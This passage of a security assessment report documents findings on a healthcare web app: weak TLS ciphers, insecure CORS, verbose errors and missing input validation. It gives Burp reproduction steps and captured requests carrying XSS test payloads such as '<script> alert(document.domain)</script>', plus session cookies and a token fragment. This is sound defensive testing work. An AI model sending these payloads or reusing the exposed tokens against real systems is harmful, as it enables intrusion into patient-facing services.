| MD5:   9ae72c4043b0a3c4a998204568691dd9
|_SHA-1: e038e5aa11e762b999fc16b0f9bbb4708a631c8b
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: server
|_  least strength: A

Nmap done: 1 IP address (1 host up) scanned in 20.25 seconds
```

Weak CBC ciphers identified.

## 7.3 Webapp: Insecure CORS

| | |
|---|---|
| **Vulnerability Title** | Insecure CORS |
| **Vulnerability Category** | A5 Security Misconfiguration |
| **Severity** | **Low** |
| **CVSS V3 Calculation** | CVSS Base Score: 3.7<br>CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N |
| **Description** | **Vulnerability Description:**<br>During the assessment, it is observed that the server has responded to the request with headers 'Access-Control-Allow-Origin' set to google.com for other endpoint and 'Access-Control-Allow-Credentials' set to true.<br>Cross-Origin Resource Sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy (SOP). An insecure CORS configuration allows any website to trigger requests with user credentials to the target application and read the responses, thus enabling attackers to perform privileged actions or to retrieve potential sensitive information.<br>References:<br>• https://owasp.org/www-community/attacks/CORS_OriginHeaderScrutiny<br>• https://www.tenable.com/plugins/was/98983<br>• https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS<br>**Exploitability rational**<br>Attacker needs to be in the internal network with user privilege to carry out this attack.<br>**Impact rational**<br>An attacker can access sensitive data in application when server is misconfigured with CORS headers. |

| | |
|---|---|
| **Affected Systems/IP Address/URL** | https://cad-consumer-app-preint.us-east.philips-healthsuite.com/ |
| **Recommendation** | The Access-Control-Allow-Origin header should not be set to a wildcard match. In most cases, this header can be safely removed. However, if the application requires a relaxation of the Same Origin Policy, the Access-Control-Allow-Origin header should whitelist only domains that are trusted by this server.<br>Reference: https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html#cross-origin-resource-sharing |
| **Status** | **Open** |

**Steps to Reproduce**


Step 1: Login to the application and intercept the application traffic using web proxy tools like Burp suite.

Step 2: Send the captured request to the repeater tab.

Step 3: Change the value of the origin header with any site name, e.g google.com and forward the request to server.

Step 4: Observe that the server has responded to the request with headers 'Access-Control-Allow-Origin' set to google.com and 'Access-Control-Allow-Credentials' set to true as shown in the below screenshot:

**Supportive Evidence:**


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Intercept HTTP history WebSockets history
Proxy settings
Filter: Hiding CSS, image and general binary content
# Host Method URL Params Edited Status Length MIME type Extension Title Comment
Original request
Pretty Raw Hex
Response
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Search...
0 matches

```
PUT /reporting/Casesheet/3ed2e034-3ca6-43d8-be11-a8b7722f7691 HTTP/1.1
Host: cad-api-gateway-preint.us-east.philips-healthsuite.com
Cookie: SESSION=79e02b26-d06b-4cc6-9edc-6125855bd447; encryptedMessage=
U2FsdGVkX18sO5iOaFjXrBbueIE3c%2B3znAiuh6ngYLQsonftfz52DafuzpQCuDCUT%2Bt
xrs9QUYqmz8wrHz1jBQe4CIl1IoNWeUDraw8QK3d9FPfUckbpj1VeyL77Y3HEo4Q2p3kPnN
cxf%2BudAUQWPo5bBkVaSyyJzXuYNID%2BLLoUrtSMydUITE2lzMfrT86EFElgVhZAoqVWI
V8YKHwQQojhMVYuJ3R%2FBU6qmWHVQntNLLwx7ZFxhBORbrC4Ye3jzxXChM%2BhP38rYjA%
2B81FG8p29YgkAKKs0nztX21DjVfWWtQa67%2FftnrpnfiEkwr4SekLxCNpFbEqOzkXD%2B
WUX2nQj%2B4pAztpQwPBiRTCpCvvRwzTnD2Q3e0rjHeJCwM1eKS3wfk8RwJWAGuAcvKHIZs
xeYKgc0c9EKk2LNK18rsfWsCdn7N%2BKDiIvkN%2FewQMIC4dj9HJZHUi5w66cRBOXqyU7L
sYGeceBL%2FSfRhmQVqDh22ShK%2F9YW0UEcnyqbTkyY5pVIgW3%2Fv1YwOpfcJodhTYlDE
pEji1%2Bi6sAF6MlTQw%2F4ddJ8622CdjNSX9fWtaf34oWsbiUdG1SFI%2FHquyp0FziCn3
WEJtF033mp0a5BxWEQtwgNAuU0eBd12lLSAGLA3LAIs2bQ%2Fd02e75fGi5scJP5iAKiOif
CReDn7JlqAgH81rLMMd5sj2cEDOG9A96itSxdZDV3kdrSSVt57PocOqHsq6qX%2FWKEEpU8
PrCPbYOnjJ4LqjLxZkFXhNeKsUizzoUbdv1ZHGTTW4v%2BsPGanpZ3EO9DXvQgRMp%2FxpT
ZLJ9SMcX%2Bj3x%2Flu29lWFHnk31QUMUApM3up74Ym60ZomDhMtz7q9gLV7ALUuQqDZbOO
NRIhNEWPwTOJWfq2iw%2BDBZp4Eqp%2BY2SpehG%2FpjKQPHHkLLcaj5OgBCigSYgiF8bDi
vFcI5cDxlH51572H61M3uAtNlFmQq7c7HxC66RpDECdouWBIZ0WIGSKeI55RE3InA3S8ap5
oR6b1uv73SgVAtpa%2FoIW0CoIl%2BRDQGcBeqQ%2FOGyDWE%2BNEEIpvnyHnPQUn9IDm%2
FVCjeve0dQrHp%2Ffx%2BbaJt2IWNvjxGlu0ixd4C7DqvC%2BzUcD1gs4Nav8Ol%2FCUvCD
Z5Uf4tZUWpqs6b4rc26%2BjuFxbvC7s5PmOzGYaq8NMPqYGBVtTJrfUmJF8V3sBMnscfq%2
BUeIJvPCgjETLZcA2Lrs%2F0PUeDI8EuRarN%2Bw7wAGD4gC5oXHKan%2FphjxhvXWrNjyS
ZThiFoxBphvYlJYkfIFQin96BYuynKttBm%2FRIqlpsAFYPf%2B9v1pEvS13BOuuT3413ET
lyrgpEWj3sjC8w38U%2Bdq5r1Atkko2L2NMZGd8UYcoWgSxBnTvXG0sxC%2BhYLrMZppjYG
4%2B9ApuAsEdprE5jJVDBM4IU4t2DEFS29H5TmDe5XKzh21EaIi4fUQa31pYLm%2B0izULY
hyyJZOhDwedVypXpJYpqI8PXdRcq3GkzIim2ucMZ4UqwxUTbvVXjNT%2F6zGYWbGQTlulq6
```

```
HTTP/1.1 204 No Content
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://google.com
Access-Control-Expose-Headers:
Accept,Accept-Encoding,Connection,Content-Length,keep-alive,user-agent,
Host,cache-control,content-type,content-transfer-encoding,Content-Type,
Authorization,authorization,userid,edisp-introspect-value,Token,token,A
ccess-Control-Allow-Origin,Origin,X-GHS-AUTH,api-version,*
Cache-Control: no-cache, no-store
Content-Security-Policy: default-src 'self' *.philips-healthsuite.com;
Date: Sun, 24 Dec 2023 17:13:19 GMT
Server: envoy
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 461
X-Vcap-Request-Id: 9de6b71f-fa59-424f-6b9c-5fec2169da72
Connection: Close


```

In origin it is allowing to share its resource to google.com.

## 7.4 Webapp: Improper Error Handling

| | |
|---|---|
| **Vulnerability Title** | Improper Error Handling |
| **Vulnerability Category** | A5 Security Misconfiguration |
| **Severity** | **Low** |
| **CVSS V3 Calculation** | CVSS Base Score: 3.4<br>CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:N |
| **Description** | **Vulnerability Description:**<br>Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (attacker). These messages reveal implementation details which are supposed to be hidden.<br>Reference: https://owasp.org/www-community/Improper_Error_Handling<br>**Exploitability rational**<br>An attacker should have access to the application.<br>**Impact rational**<br>By leveraging the verbose error an attacker can gain more information about the target which help in fine tuning his/her future attack. |
| **Affected Systems/IP Address/URL** | https://cad-consumer-app-preint.us-east.philips-healthsuite.com/ |
| **Recommendation** | The application should return customized generic error messages to the user's browser. If details about the error are needed for debugging or support reasons a unique identifier may be created and displayed to the user along with the generic error message for reference. This same unique identifier can be included with the error that is logged to the server so that it can be easily correlated with the issue. |

|  |  |
|---|---|
|  | References:<br>- https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html<br>- Improper-Error-Handling-Fix-In-JAVA<br>- Improper-Error-Handling-Fix-In-ASP.NET-Core<br>- Improper-Error-Handling-Fix-In-SpringBoot |
| **Status** | **Open** |


**Steps to Reproduce**

Step 1: Configure the browser to use proxy tool such as Burp Suite.

Step 2: Capture a request containing some input fields and send it to the Repeater tool.

Step 3: Manipulate the request with certain malicious characters in the input fields and observe that there is error disclosure in the response as shown in the screenshot below:

**Supportive Evidence:**


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.9.6 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 8 × 9 × 10 × 11 × 12 × +
Send Cancel
Target: https://cad-api-gateway-preint.us-east.philips-healthsuite.com
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Cookies 2
Request Headers 20
Response Headers 13
Search...
0 matches

```
xpZW50IiwicEJpbmRpcGxlIjoiOTIyMmEwYzAtYmNkNy00ZDZjLTkyOTktYWMzMjY5NjEzMTRhIiwiYXVUaF9
DaW1lIjoxNzAyOTkwOTIxNjI3LCJpc3MiOiJodHRwczpcL1wvcGhpbGlwcy5jb21cL2NbZCIsInNjb3BleyI6
WyJveGVuaWQiXSwiZXhwIjoxNzAyOTkyNzIxLCJpYXQiOjE3MDI5OTA5MjEsIlgtRUhTLUFVVEgiOnsiY2xha
W1zIjp7IkNPTlNVTUVSIjoiZWVhZGMzNzYtZGYxMy00MGVmLWEwYmItZGQzMjY1NzEzNmIsInDsInVzZXJJZC
I6IjkyMjJhMGMwLWJjZDctNGQ2YyO5Mjk5LWFjMzI2OTIxMzE0YSJ9LCJqdGkiOiJNVGN3TWprNU1Ea3lNVFl
5TnpwaFpUZzRZbVF4TUdNeSIsImFldGbvcmlDaWVzIjoiC09OU1VNRVIifQ.pTxTr1m_5wAzEZ5eDEm6Q7b_f
DdeLjORn9uxfTOvp8Oxmx_hLTc3fem8-B4sekVA7astOkK9I71yd3oBVu2iYSOtqF9odqUfQRnceGJo7RgXnT
ukLRsRh6H1OvOwzncjHp4sDu64Z_eA2OIy1rCn6PMFqZC1F4gJz1FUArOEwJBLdDWBZvIWqH-fafmEeoaawK2
5qqdiBYIwf42Da-NgkQPdaICsDK28GgpsBAGj621SoB5nZuATyULn5SUCWBvTV5bqcuUJPD8Q92j_nsuBRaNB
r8ZredsxLD-YVgJb22--H6U67pkRfAXL7oiYWACN5tgyewM-L7DD-KXkibQg6w
Api-Version : 1
Sec-Ch-Ua-Platform : "Windows"
Origin : https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Sec-Fetch-Site : same-site
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer : https://cad-clinical-app-preint.us-east.philips-healthsuite.com/
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close

{
  "encounter" :"e9630 9b7-ed40-4b34-8dfc-f06e28fd5b26" ,
  "subject" :"285a6038-9216-44b4-b84b-79857b59ef07" ,
  "target" :"8da87068-d00f-43d3-a5ec-1281059a6121" ,
  "contextId" :"",
  "doctorGuidance" :{
    "date" :"2023-12-19T13:03:13.738Z" ,
    "doctor" :"Dileep" ,
    "regNo" :"KMC2023" ,
    "guidance" :{
      "custom" :[
        {
          "guidanceText" :"<script>if(" x\\xE1\x96\x89
          ".length==2) { javascript:alert(1|;)</script> "
        }
      ]
    }
  }
}
```

```
HTTP/1.1 400 Bad Request
Access-Control-Allow-Credentials : true
Access-Control-Allow-Origin :
https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Access-Control-Expose-Headers :
Accept,Accept-Encoding,Connection,Content-Length,keep-alive,user-agent,Host,cache-con
trol,content-type,content-transfer-encoding,Content-Type,Authorization,authorization,
userid,edisp-introspect-value,Token,token,Access-Control-Allow-Origin,Origin,X-GHS-AU
TH,api-version,*
Cache-Control : no-cache, no-store
Content-Security-Policy : default-src 'self' *.philips-healthsuite.com;
Content-Type : application/json
Date : Tue, 19 Dec 2023 13:04:35 GMT
Server : envoy
Strict-Transport-Security : max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time : 10
X-Vcap-Request-Id : 9822c92e-bdd4-4c93-73ab-a23ca3c25a2d
Content-Length : 399
Connection : Close

{
  "id" :"bf54eeaa-0c73-4e1f-b6f6-cb313fb125ac" ,
  "resourceType" :"OperationOutcome" ,
  "meta" :{
    "created" :1702991075783 ,
    "lastUpdated" :1702991075783
  },
  "issue" :[
    {
      "severity" :"ERROR" ,
      "code" :4002 ,
      "diagnostics" :
      "Invalid request [Invalid JSON format] [Unexpected character ('x' (code 120)):
      was expecting comma to separate Object entries\n at [Source: (io.netty.buffer.B
      yteBufInputStream); line: 1, column: 305]]"
    }
  ]
}
```

In this parameter we are passing a payload, in the response we can observe detailed error message.

## 7.5 Webapp/Webservices: Lack of Input Validation

| | |
|---|---|
| **Vulnerability Title** | Lack of Input Validation |
| **Vulnerability Category** | A3 Injection |
| **Severity** | **Low** |
| **CVSS V3 Calculation** | CVSS Base Score: 3.5<br>CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N |
| **Description** | **Vulnerability Description:**<br>During the assessment, it is observed that it allows the usage of special characters. Due to this, the application may be vulnerable to attacks like XSS, etc.<br>Input validation is a frequently-used technique for checking potentially dangerous inputs in order to ensure that the inputs are safe for processing within the code, or when communicating with other components. Improper Input Validation in a application can allow an attacker to supply malicious user input that is then executed by the vulnerable web application.<br>Reference: https://cwe.mitre.org/data/definitions/20.html<br>**Exploitability rational**<br>An attacker should have some privilege role to access the application.<br>**Impact Rational**<br>An attacker can provide unexpected values and cause a program crash or excessive consumption of resources, such as memory and CPU. An attacker can read confidential data if they can control resource references. An attacker can use malicious input to modify data or possibly alter control flow in unexpected ways, including arbitrary command execution. |
| **Affected Systems/IP Address/URL** | https://cad-consumer-app-preint.us-east.philips-healthsuite.com/<br>Clinical APIs.postman_collection.json.zip |

| | |
|---|---|
| **Recommendation** | It is recommended to sanitize user input at server end before saving / parsing it. Input validation should be applied on both syntactical and Semantic level. Whitelisting based approach is a good practice to implement input validation.<br>References:<br>https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html |
| **Status** | **Open** |

**Steps to Reproduce**

Step 1: Log into the application.


Step 2: Configure the browser to use proxy tool like Burp suite.

Step 3: Intercept the request and modify some parameters as shown in the screenshot below:

Step 4: Observe the response from the server as shown in the screenshot below:

**Supportive Evidence:**


**Webapp:**


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex
Search...
0 matches

Request to https://cad-api-gateway-preint.us-east.philips-healthsuite.com:443 [54.205.170.251]

```
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cad-clinical-app-preint.us-east.philips-healthsuite.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "encounter":"6c771038-5da9-432a-bb07-8660d03ae0c6",
  "subject":"285a6038-9216-44b4-b84b-79857b59ef07",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-22T07:22:43.827Z",
    "doctor":"Attacker",
    "regNo":"<h1>AS45367</h1>",
    "guidance":{
      "custom":[
        {
          "guidanceText":"<script> alert(document.domain)</script>"
        }
      ]
    }
  }
}
```


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
# Host Method URL Params Edited Status Length MIME type Extension Title Comment
Pretty Raw Hex
Pretty Raw Hex Render
INSPECTOR
Search...
0 matches
Show desktop

Filter: Hiding CSS, image and general binary content


Edited request

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "encounter":"6c771038-5da9-432a-bb07-8660d03ae0c6",
  "subject":"285a6038-9216-44b4-b84b-79857b59ef07",
  "target":"8da87068-d00f-43d3-a5ec-1281059a6121",
  "contextId":"",
  "doctorGuidance":{
    "date":"2023-12-22T07:22:43.827Z",
    "doctor":"Attacker",
    "regNo":"<h1>AS45367</h1>",
    "guidance":{
      "custom":[
        {
          "guidanceText":"<script> alert(document.domain)</script>"
        }
      ]
    }
  }
}
```

Response

```
HTTP/1.1 204 No Content
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
https://cad-clinical-app-preint.us-east.philips-healthsuite.com
Access-Control-Expose-Headers:
Accept,Accept-Encoding,Connection,Content-Length,keep-alive,user-agent,
Host,cache-control,content-type,content-transfer-encoding,Content-Type,
Authorization,authorization,userid,edisp-introspect-value,Token,token,A
ccess-Control-Allow-Origin,Origin,X-GHS-AUTH,api-version,*
Cache-Control: no-cache, no-store
Content-Security-Policy: default-src 'self' *.philips-healthsuite.com;
Date: Fri, 22 Dec 2023 07:24:34 GMT
Server: envoy
Strict-Transport-Security: max-age=63072000; includeSubDomains;
X-Envoy-Upstream-Service-Time: 473
X-Vcap-Request-Id: 5b6d29eb-a4ee-406a-71be-98c01fd24a72
Connection: Close
```


Clinical App
Burp Suite
Elements Console Sources Network Performance
Preserve log Disable cache No throttling
Filter
Invert Hide data URLs
All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies
Blocked Requests 3rd-party requests
2000 ms 4000 ms 6000 ms 8000 ms 10000 ms 12000 ms 14000 ms
Close

https://cad-clinical-app-preint.us-east.philips-healthsuite.com/caseSheet

Case Sheet

Risk factor

Clinician Guidance

Attacker

Reg No: <h1>AS4536

Custom Guidance

Custom Guidance

